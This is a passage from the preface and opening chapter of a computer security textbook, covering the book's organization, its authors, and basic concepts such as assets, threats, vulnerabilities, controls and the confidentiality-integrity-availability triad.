The same thing can be said about computer security in everything from personal devices to complex commercial systems: You start with a few basic terms, principles, and concepts. Then you learn the discipline by seeing those basics reappear in numerous situations, including programs, operating systems, networks, and cloud computing. You pick up a few fundamental tools, such as authentication, access control, and encryption, and you understand how they apply in defense strategies. You start to think like an attacker, predicting the weaknesses that could be exploited, and then you shift to selecting defenses to counter those attacks. This last stage of playing both offense and defense makes computer security a creative and challenging activity.

Uses for and Users of This Book

This book is intended for people who want to learn about computer security; if you have read this far you may well be such a person. This book is intended for three groups of people: college and university students, computing professionals and managers, and users of all kinds of computer-based systems. All want to know the same thing: how to control the risk of computer security. But you may differ in how much information you need about particular topics: Some readers want a broad survey, while others want to focus on particular topics, such as networks or program development.

This book should provide the breadth and depth that most readers want. The book is organized by general area of computing, so that readers with particular interests can find information easily.

Organization of This Book

The chapters of this book progress in an orderly manner, from general security concerns to the particular needs of specialized applications, and then to overarching management and legal issues. Thus, this book progresses through six key areas of interest:

1. Introduction: threats, vulnerabilities, and controls
2. The security practitioner's "toolbox": identification and authentication, access control, and encryption
3. Application areas of computer security practice: programs, user–Internet interaction, operating systems, networks, data and databases, and cloud computing
4. Cross-cutting disciplines: privacy, management, law and ethics
5. Details of cryptography
6. Emerging application domains

The first chapter begins like many other expositions: by laying groundwork. In [Chapter](#)

[1](#) we introduce terms and definitions, and give some examples to justify how these terms are used. In [Chapter 2](#) we begin the real depth of the field by introducing three concepts that form the basis of many defenses in computer security: identification and authentication, access control, and encryption. We describe different ways of implementing each of these, explore strengths and weaknesses, and tell of some recent advances in these technologies.

Then we advance through computing domains, from the individual user outward. In [Chapter 3](#) we begin with individual programs, ones you might write and those you only use. Both kinds are subject to potential attacks, and we examine the nature of some of those attacks and how they could have been prevented. In [Chapter 4](#) we move on to a type of program with which most users today are quite familiar: the browser, as a gateway to the Internet. The majority of attacks today are remote, carried from a distant attacker across a network, usually the Internet. Thus, it makes sense to study Internet-borne malicious code. But this chapter's focus is on the harm launched remotely, not on the network infrastructure by which it travels; we defer the network concepts to [Chapter 6](#). In [Chapter 5](#) we consider operating systems, a strong line of defense between a user and attackers. We also consider ways to undermine the strength of the operating system itself. [Chapter 6](#) returns to networks, but this time we do look at architecture and technology, including denial-of-service attacks that can happen only in a network. Data, their collection and protection, form the topic of [Chapter 7](#), in which we look at database management systems and big data applications. Finally, in [Chapter 8](#) we explore cloud computing, a relatively recent addition to the computing landscape, but one that brings its own vulnerabilities and protections.

In [Chapters 9](#) through [11](#) we address what we have termed the intersecting disciplines: First, in [Chapter 9](#) we explore privacy, a familiar topic that relates to most of the six domains from programs to clouds. Then [Chapter 10](#) takes us to the management side of computer security: how management plans for and addresses computer security problems. Finally, [Chapter 11](#) explores how laws and ethics help us control computer behavior.

We introduced cryptography in [Chapter 2](#). But the field of cryptography involves entire books, courses, conferences, journals, and postgraduate programs of study. And this book needs to cover many important topics in addition to cryptography. Thus, we made two critical decisions: First, we treat cryptography as a tool, not as a field of study. An automobile mechanic does not study the design of cars, weighing such factors as aerodynamics, fuel consumption, interior appointment, and crash resistance; a mechanic accepts a car as a given and learns how to find and fix faults with the engine and other mechanical parts. Similarly, we want our readers to be able to use cryptography to quickly address security problems; hence we briefly visit popular uses of cryptography in [Chapter 2](#). Our second critical decision was to explore the breadth of cryptography slightly more in a later chapter, [Chapter 12](#). But as we point out, entire books have been written on cryptography, so our later chapter gives an overview of more detailed work that interested readers can find elsewhere.

Our final chapter detours to four areas having significant computer security hazards. These are rapidly advancing topics for which the computer security issues are much in progress right now. The so-called Internet of Things, the concept of connecting many

devices to the Internet, raises potential security threats waiting to be explored. Economics govern many security decisions, so security professionals need to understand how economics and security relate. Convenience is raising interest in using computers to implement elections; the easy steps of collecting vote totals have been done by many jurisdictions, but the hard part of organizing fair online registration and ballot-casting have been done in only a small number of demonstration elections. And the use of computers in warfare is a growing threat. Again, a small number of modest-sized attacks on computing devices have shown the feasibility of this type of campaign, but security professionals and ordinary citizens need to understand the potential—both good and bad—of this type of attack.

How to Read This Book

What background should you have to appreciate this book? The only assumption is an understanding of programming and computer systems. Someone who is an advanced undergraduate or graduate student in computing certainly has that background, as does a professional designer or developer of computer systems. A user who wants to understand more about how programs work can learn from this book, too; we provide the necessary background on concepts of operating systems or networks, for example, before we address the related security concerns.

This book can be used as a textbook in a one- or two-semester course in computer security. The book functions equally well as a reference for a computer professional or as a supplement to an intensive training course. And the index and extensive bibliography make it useful as a handbook to explain significant topics and point to key articles in the literature. The book has been used in classes throughout the world; instructors often design one-semester courses that focus on topics of particular interest to the students or that relate well to the rest of a curriculum.

What Is New in This Book

This is the fifth edition of *Security in Computing*, first published in 1989. Since then, the specific threats, vulnerabilities, and controls have changed, as have many of the underlying technologies to which computer security applies. However, many basic concepts have remained the same.

Most obvious to readers familiar with earlier editions will be some new chapters, specifically, on user–web interaction and cloud computing, as well as the topics we raise in the emerging topics chapter. Furthermore, pulling together the three fundamental controls in [Chapter 2](#) is a new structure. Those are the big changes, but every chapter has had many smaller changes, as we describe new attacks or expand on points that have become more important.

One other feature some may notice is the addition of a third coauthor. Jonathan Margulies joins us as an essential member of the team that produced this revision. He is currently director of the security practice at Qmulos, a newly launched security consulting practice. He brings many years of experience with Sandia National Labs and the National Institute for Standards and Technology. His focus meshes nicely with our existing skills to extend the breadth of this book.

Acknowledgments

It is increasingly difficult to acknowledge all the people who have influenced this book. Colleagues and friends have contributed their knowledge and insight, often without knowing their impact. By arguing a point or sharing explanations of concepts, our associates have forced us to question or rethink what we know.

We thank our associates in at least two ways. First, we have tried to include references to their written works. References in the text cite specific papers relating to particular thoughts or concepts, but the bibliography also includes broader works that have played a more subtle role in shaping our approach to security. So, to all the cited authors, many of whom are friends and colleagues, we happily acknowledge your positive influence on this book.

Rather than name individuals, we thank the organizations in which we have interacted with creative, stimulating, and challenging people from whom we learned a lot. These places include Trusted Information Systems, the Contel Technology Center, the Centre for Software Reliability of the City University of London, Arca Systems, Exodus Communications, The RAND Corporation, Sandia National Lab, Cable & Wireless, the National Institute of Standards and Technology, the Institute for Information Infrastructure Protection, Qmulos, and the Editorial Board of *IEEE Security & Privacy*. If you worked with us at any of these locations, chances are high that your imprint can be found in this book. And for all the side conversations, debates, arguments, and light moments, we are grateful.

About the Authors

Charles P. Pfleeger is an internationally known expert on computer and communications security. He was originally a professor at the University of Tennessee, leaving there to join computer security research and consulting companies Trusted Information Systems and Arca Systems (later Exodus Communications and Cable and Wireless). With Trusted Information Systems he was Director of European Operations and Senior Consultant. With Cable and Wireless he was Director of Research and a member of the staff of the Chief Security Officer. He was chair of the IEEE Computer Society Technical Committee on Security and Privacy.

Shari Lawrence Pfleeger is widely known as a software engineering and computer security researcher, most recently as a Senior Computer Scientist with the Rand Corporation and as Research Director of the Institute for Information Infrastructure Protection. She is currently Editor-in-Chief of *IEEE Security & Privacy* magazine.

Jonathan Margulies is the CTO of Qmulos, a cybersecurity consulting firm. After receiving his master's degree in Computer Science from Cornell University, Mr. Margulies spent nine years at Sandia National Labs, researching and developing solutions to protect national security and critical infrastructure systems from advanced persistent threats. He then went on to NIST's National Cybersecurity Center of Excellence, where he worked with a variety of critical infrastructure companies to create industry-standard security architectures. In his free time, Mr. Margulies edits the "Building Security In" section of *IEEE Security & Privacy* magazine.

1. Introduction

In this chapter:

- Threats, vulnerabilities, and controls
 - Confidentiality, integrity, and availability
 - Attackers and attack types; method, opportunity, and motive
 - Valuing assets
-

On 11 February 2013, residents of Great Falls, Montana received the following warning on their televisions [INF13]. The transmission displayed a message banner on the bottom of the screen (as depicted in [Figure 1-1](#)).



FIGURE 1-1 Emergency Broadcast Warning

And the following alert was broadcast:

[Beep Beep Beep: *the sound pattern of the U.S. government Emergency Alert System. The following text then scrolled across the screen:*]

Civil authorities in your area have reported that the bodies of the dead are rising from their graves and attacking the living. Follow the messages on screen that will be updated as information becomes available.

Do not attempt to approach or apprehend these bodies as they are considered extremely dangerous. This warning applies to all areas receiving this broadcast.

[Beep Beep Beep]

The warning signal sounded authentic; it had the distinctive tone people recognize for warnings of serious emergencies such as hazardous weather or a natural disaster. And the text was displayed across a live broadcast television program. On the other hand, bodies rising from their graves sounds suspicious.

What would you have done?

Only four people contacted police for assurance that the warning was indeed a hoax. As you can well imagine, however, a different message could have caused thousands of people to jam the highways trying to escape. (On 30 October 1938 Orson Welles performed a radio broadcast of the H. G. Wells play *War of the Worlds* that did cause a minor panic of people believing that Martians had landed and were wreaking havoc in New Jersey.)

The perpetrator of this hoax was never caught, nor has it become clear exactly how it was done. Likely someone was able to access the system that feeds emergency broadcasts to local radio and television stations. In other words, a hacker probably broke into a computer system.

You encounter computers daily in countless situations, often in cases in which you are scarcely aware a computer is involved, like the emergency alert system for broadcast media. These computers move money, control airplanes, monitor health, lock doors, play music, heat buildings, regulate hearts, deploy airbags, tally votes, direct communications, regulate traffic, and do hundreds of other things that affect lives, health, finances, and well-being. Most of the time these computers work just as they should. But occasionally they do something horribly wrong, because of either a benign failure or a malicious attack.

This book is about the security of computers, their data, and the devices and objects to which they relate. In this book you will learn some of the ways computers can fail—or be made to fail—and how to protect against those failures. We begin that study in the way any good report does: by answering the basic questions of what, who, why, and how.

1.1 What Is Computer Security?

Computer security is the protection of the items you value, called the **assets** of a computer or computer system. There are many types of assets, involving hardware, software, data, people, processes, or combinations of these. To determine what to protect, we must first identify what has value and to whom.

A computer device (including hardware, added components, and accessories) is certainly an asset. Because most computer hardware is pretty useless without programs, the software is also an asset. Software includes the operating system, utilities and device handlers; applications such as word processing, media players or email handlers; and even programs that you may have written yourself. Much hardware and software is *off-the-shelf*, meaning that it is commercially available (not custom-made for your purpose) and that you can easily get a replacement. The thing that makes your computer unique and important to you is its content: photos, tunes, papers, email messages, projects, calendar information, ebooks (with your annotations), contact information, code you created, and the like. Thus, data items on a computer are assets, too. Unlike most hardware and software, data can be hard—if not impossible—to recreate or replace. These assets are all shown in [Figure 1-2](#).



Hardware:

- Computer
- Devices (disk drives, memory, printer)
- Network gear

Software:

- Operating system
- Utilities (antivirus)
- Commercial applications (word processing, photo editing)
- Individual applications

Data:

- Documents
- Photos
- Music, videos
- Email
- Class projects

FIGURE 1-2 Computer Objects of Value

These three things—hardware, software, and data—contain or express things like the design for your next new product, the photos from your recent vacation, the chapters of your new book, or the genome sequence resulting from your recent research. All of these things represent intellectual endeavor or property, and they have value that differs from one person or organization to another. It is that value that makes them assets worthy of protection, and they are the elements we want to protect. Other assets—such as access to data, quality of service, processes, human users, and network connectivity—deserve protection, too; they are affected or enabled by the hardware, software, and data. So in most cases, protecting hardware, software, and data covers these other assets as well.

Computer systems—hardware, software, and data—have value and deserve security protection.

In this book, unless we specifically distinguish between hardware, software, and data, we refer to all these assets as the computer system, or sometimes as the computer. And because processors are embedded in so many devices, we also need to think about such variations as mobile phones, implanted pacemakers, heating controllers, and automobiles. Even if the primary purpose of the device is not computing, the device's embedded computer can be involved in security incidents and represents an asset worthy of protection.

Values of Assets

After identifying the assets to protect, we next determine their value. We make value-based decisions frequently, even when we are not aware of them. For example, when you go for a swim you can leave a bottle of water and a towel on the beach, but not your wallet or cell phone. The difference relates to the value of the assets.

The value of an asset depends on the asset owner’s or user’s perspective, and it may be independent of monetary cost, as shown in [Figure 1-3](#). Your photo of your sister, worth only a few cents in terms of paper and ink, may have high value to you and no value to your roommate. Other items’ value depends on replacement cost; some computer data are difficult or impossible to replace. For example, that photo of you and your friends at a party may have cost you nothing, but it is invaluable because there is no other copy. On the other hand, the DVD of your favorite film may have cost a significant portion of your take-home pay, but you can buy another one if the DVD is stolen or corrupted. Similarly, timing has bearing on asset value. For example, the value of the plans for a company’s new product line is very high, especially to competitors. But once the new product is released, the plans’ value drops dramatically.




FIGURE 1-3 Values of Assets

Assets’ values are personal, time dependent, and often imprecise.

The Vulnerability–Threat–Control Paradigm

The goal of computer security is protecting valuable assets. To study different ways of protection, we use a framework that describes how assets may be harmed and how to counter or mitigate that harm.

A **vulnerability** is a weakness in the system, for example, in procedures, design, or implementation, that might be exploited to cause loss or harm. For instance, a particular system may be vulnerable to unauthorized data manipulation because the system does not verify a user’s identity before allowing data access.

A vulnerability is a weakness that could be exploited to cause harm.

A **threat** to a computing system is a set of circumstances that has the potential to cause loss or harm. To see the difference between a threat and a vulnerability, consider the illustration in [Figure 1-4](#). Here, a wall is holding water back. The water to the left of the wall is a threat to the man on the right of the wall: The water could rise, overflowing onto the man, or it could stay beneath the height of the wall, causing the wall to collapse. So the threat of harm is the potential for the man to get wet, get hurt, or be drowned. For now, the wall is intact, so the threat to the man is unrealized.




FIGURE 1-4 Threat and Vulnerability

A threat is a set of circumstances that could cause harm.

However, we can see a small crack in the wall—a vulnerability that threatens the man's security. If the water rises to or beyond the level of the crack, it will exploit the vulnerability and harm the man.

There are many threats to a computer system, including human-initiated and computer-initiated ones. We have all experienced the results of inadvertent human errors, hardware design flaws, and software failures. But natural disasters are threats, too; they can bring a system down when the computer room is flooded or the data center collapses from an earthquake, for example.

A human who exploits a vulnerability perpetrates an **attack** on the system. An attack can also be launched by another system, as when one system sends an overwhelming flood of messages to another, virtually shutting down the second system's ability to function. Unfortunately, we have seen this type of attack frequently, as denial-of-service attacks deluge servers with more messages than they can handle. (We take a closer look at denial of service in [Chapter 6](#).)

How do we address these problems? We use a **control** or **countermeasure** as

protection. That is, a control is an action, device, procedure, or technique that removes or reduces a vulnerability. In [Figure 1-4](#), the man is placing his finger in the hole, controlling the threat of water leaks until he finds a more permanent solution to the problem. In general, we can describe the relationship between threats, controls, and vulnerabilities in this way:

Controls prevent threats from exercising vulnerabilities.

A threat is blocked by control of a vulnerability.

Before we can protect assets, we need to know the kinds of harm we have to protect them against, so now we explore threats to valuable assets.

1.2 Threats

We can consider potential harm to assets in two ways: First, we can look at what bad things can happen to assets, and second, we can look at who or what can cause or allow those bad things to happen. These two perspectives enable us to determine how to protect assets.

Think for a moment about what makes your computer valuable to you. First, you use it as a tool for sending and receiving email, searching the web, writing papers, and performing many other tasks, and you expect it to be available for use when you want it. Without your computer these tasks would be harder, if not impossible. Second, you rely heavily on your computer's integrity. When you write a paper and save it, you trust that the paper will reload exactly as you saved it. Similarly, you expect that the photo a friend passes you on a flash drive will appear the same when you load it into your computer as when you saw it on your friend's computer. Finally, you expect the "personal" aspect of a personal computer to stay personal, meaning you want it to protect your confidentiality. For example, you want your email messages to be just between you and your listed recipients; you don't want them broadcast to other people. And when you write an essay, you expect that no one can copy it without your permission.

These three aspects, confidentiality, integrity, and availability, make your computer valuable to you. But viewed from another perspective, they are three possible ways to make it less valuable, that is, to cause you harm. If someone steals your computer, scrambles data on your disk, or looks at your private data files, the value of your computer has been diminished or your computer use has been harmed. These characteristics are both basic security properties and the objects of security threats.

We can define these three properties as follows.

- **availability:** the ability of a system to ensure that an asset can be used by any authorized parties
- **integrity:** the ability of a system to ensure that an asset is modified only by authorized parties
- **confidentiality:** the ability of a system to ensure that an asset is viewed only by authorized parties

These three properties, hallmarks of solid security, appear in the literature as early as James P. Anderson's essay on computer security [[AND73](#)] and reappear frequently in more recent computer security papers and discussions. Taken together (and rearranged), the properties are called the **C-I-A triad** or the **security triad**. ISO 7498-2 [[ISO89](#)] adds to them two more properties that are desirable, particularly in communication networks:

- **authentication**: the ability of a system to confirm the identity of a sender
- **nonrepudiation** or **accountability**: the ability of a system to confirm that a sender cannot convincingly deny having sent something

The U.S. Department of Defense [[DOD85](#)] adds auditability: the ability of a system to trace all actions related to a given asset. The C-I-A triad forms a foundation for thinking about security. Authenticity and nonrepudiation extend security notions to network communications, and auditability is important in establishing individual accountability for computer activity. In this book we generally use the C-I-A triad as our security taxonomy so that we can frame threats, vulnerabilities, and controls in terms of the C-I-A properties affected. We highlight one of these other properties when it is relevant to a particular threat we are describing. For now, we focus on just the three elements of the triad.

C-I-A triad: confidentiality, integrity, availability

What can happen to harm the confidentiality, integrity, or availability of computer assets? If a thief steals your computer, you no longer have access, so you have lost availability; furthermore, if the thief looks at the pictures or documents you have stored, your confidentiality is compromised. And if the thief changes the content of your music files but then gives them back with your computer, the integrity of your data has been harmed. You can envision many scenarios based around these three properties.

The C-I-A triad can be viewed from a different perspective: the nature of the harm caused to assets. Harm can also be characterized by four acts: **interception**, **interruption**, **modification**, and **fabrication**. These four acts are depicted in [Figure 1-5](#). From this point of view, confidentiality can suffer if someone intercepts data, availability is lost if someone or something interrupts a flow of data or access to a computer, and integrity can fail if someone or something modifies data or fabricates false data. Thinking of these four kinds of acts can help you determine what threats might exist against the computers you are trying to protect.




FIGURE 1-5 Four Acts to Cause Security Harm

To analyze harm, we next refine the C-I-A triad, looking more closely at each of its elements.

Confidentiality

Some things obviously need confidentiality protection. For example, students' grades, financial transactions, medical records, and tax returns are sensitive. A proud student may run out of a classroom screaming "I got an A!" but the student should be the one to choose whether to reveal that grade to others. Other things, such as diplomatic and military secrets, companies' marketing and product development plans, and educators' tests, also must be carefully controlled. Sometimes, however, it is not so obvious that something is sensitive. For example, a military food order may seem like innocuous information, but a sudden increase in the order could be a sign of incipient engagement in conflict. Purchases of food, hourly changes in location, and access to books are not things you would ordinarily consider confidential, but they can reveal something that someone wants to be kept confidential.

The definition of confidentiality is straightforward: Only authorized people or systems can access protected data. However, as we see in later chapters, ensuring confidentiality can be difficult. For example, who determines which people or systems are authorized to access the current system? By "accessing" data, do we mean that an authorized party can access a single bit? the whole collection? pieces of data out of context? Can someone who is authorized disclose data to other parties? Sometimes there is even a question of who owns the data: If you visit a web page, do you own the fact that you clicked on a link, or does the web page owner, the Internet provider, someone else, or all of you?

In spite of these complicating examples, confidentiality is the security property we understand best because its meaning is narrower than that of the other two. We also understand confidentiality well because we can relate computing examples to those of

preserving confidentiality in the real world.

Confidentiality relates most obviously to data, although we can think of the confidentiality of a piece of hardware (a novel invention) or a person (the whereabouts of a wanted criminal). Here are some properties that could mean a failure of data confidentiality:

- An unauthorized person accesses a data item.
- An unauthorized process or program accesses a data item.
- A person authorized to access certain data accesses other data not authorized (which is a specialized version of “an unauthorized person accesses a data item”).
- An unauthorized person accesses an approximate data value (for example, not knowing someone’s exact salary but knowing that the salary falls in a particular range or exceeds a particular amount).
- An unauthorized person learns the existence of a piece of data (for example, knowing that a company is developing a certain new product or that talks are underway about the merger of two companies).

Notice the general pattern of these statements: A person, process, or program is (or is not) authorized to access a data item in a particular way. We call the person, process, or program a **subject**, the data item an **object**, the kind of access (such as read, write, or execute) an **access mode**, and the authorization a **policy**, as shown in [Figure 1-6](#). These four terms reappear throughout this book because they are fundamental aspects of computer security.



FIGURE 1-6 Access Control

One word that captures most aspects of confidentiality is *view*, although you should not take that term literally. A failure of confidentiality does not necessarily mean that someone

sees an object and, in fact, it is virtually impossible to look at bits in any meaningful way (although you may look at their representation as characters or pictures). The word view does connote another aspect of confidentiality in computer security, through the association with viewing a movie or a painting in a museum: look but do not touch. In computer security, confidentiality usually means obtaining but not modifying. Modification is the subject of integrity, which we consider in the next section.

Integrity

Examples of integrity failures are easy to find. A number of years ago a malicious macro in a Word document inserted the word “not” after some random instances of the word “is;” you can imagine the havoc that ensued. Because the document was generally syntactically correct, people did not immediately detect the change. In another case, a model of the Pentium computer chip produced an incorrect result in certain circumstances of floating-point arithmetic. Although the circumstances of failure were rare, Intel decided to manufacture and replace the chips. Many of us receive mail that is misaddressed because someone typed something wrong when transcribing from a written list. A worse situation occurs when that inaccuracy is propagated to other mailing lists such that we can never seem to correct the root of the problem. Other times we find that a spreadsheet seems to be wrong, only to find that someone typed “space 123” in a cell, changing it from a numeric value to text, so the spreadsheet program misused that cell in computation. Suppose someone converted numeric data to roman numerals: One could argue that IV is the same as 4, but IV would not be useful in most applications, nor would it be obviously meaningful to someone expecting 4 as an answer. These cases show some of the breadth of examples of integrity failures.

Integrity is harder to pin down than confidentiality. As Stephen Welke and Terry Mayfield [[WEL90](#), [MAY91](#), [NCS91a](#)] point out, integrity means different things in different contexts. When we survey the way some people use the term, we find several different meanings. For example, if we say that we have preserved the integrity of an item, we may mean that the item is

- precise
- accurate
- unmodified
- modified only in acceptable ways
- modified only by authorized people
- modified only by authorized processes
- consistent
- internally consistent
- meaningful and usable

Integrity can also mean two or more of these properties. Welke and Mayfield recognize three particular aspects of integrity—authorized actions, separation and protection of resources, and error detection and correction. Integrity can be enforced in much the same way as can confidentiality: by rigorous control of who or what can access which resources in what ways.

Availability

A computer user's worst nightmare: You turn on the switch and the computer does nothing. Your data and programs are presumably still there, but you cannot get at them. Fortunately, few of us experience that failure. Many of us do experience overload, however: access gets slower and slower; the computer responds but not in a way we consider normal or acceptable.

Availability applies both to data and to services (that is, to information and to information processing), and it is similarly complex. As with the notion of confidentiality, different people expect availability to mean different things. For example, an object or service is thought to be available if the following are true:

- It is present in a usable form.
- It has enough capacity to meet the service's needs.
- It is making clear progress, and, if in wait mode, it has a bounded waiting time.
- The service is completed in an acceptable period of time.

We can construct an overall description of availability by combining these goals. Following are some criteria to define availability.

- There is a timely response to our request.
- Resources are allocated fairly so that some requesters are not favored over others.
- Concurrency is controlled; that is, simultaneous access, deadlock management, and exclusive access are supported as required.
- The service or system involved follows a philosophy of fault tolerance, whereby hardware or software faults lead to graceful cessation of service or to work-arounds rather than to crashes and abrupt loss of information. (Cessation does mean end; whether it is graceful or not, ultimately the system is unavailable. However, with fair warning of the system's stopping, the user may be able to move to another system and continue work.)
- The service or system can be used easily and in the way it was intended to be used. (This is a characteristic of usability, but an unusable system may also cause an availability failure.)

As you can see, expectations of availability are far-reaching. In [Figure 1-7](#) we depict some of the properties with which availability overlaps. Indeed, the security community is just beginning to understand what availability implies and how to ensure it.

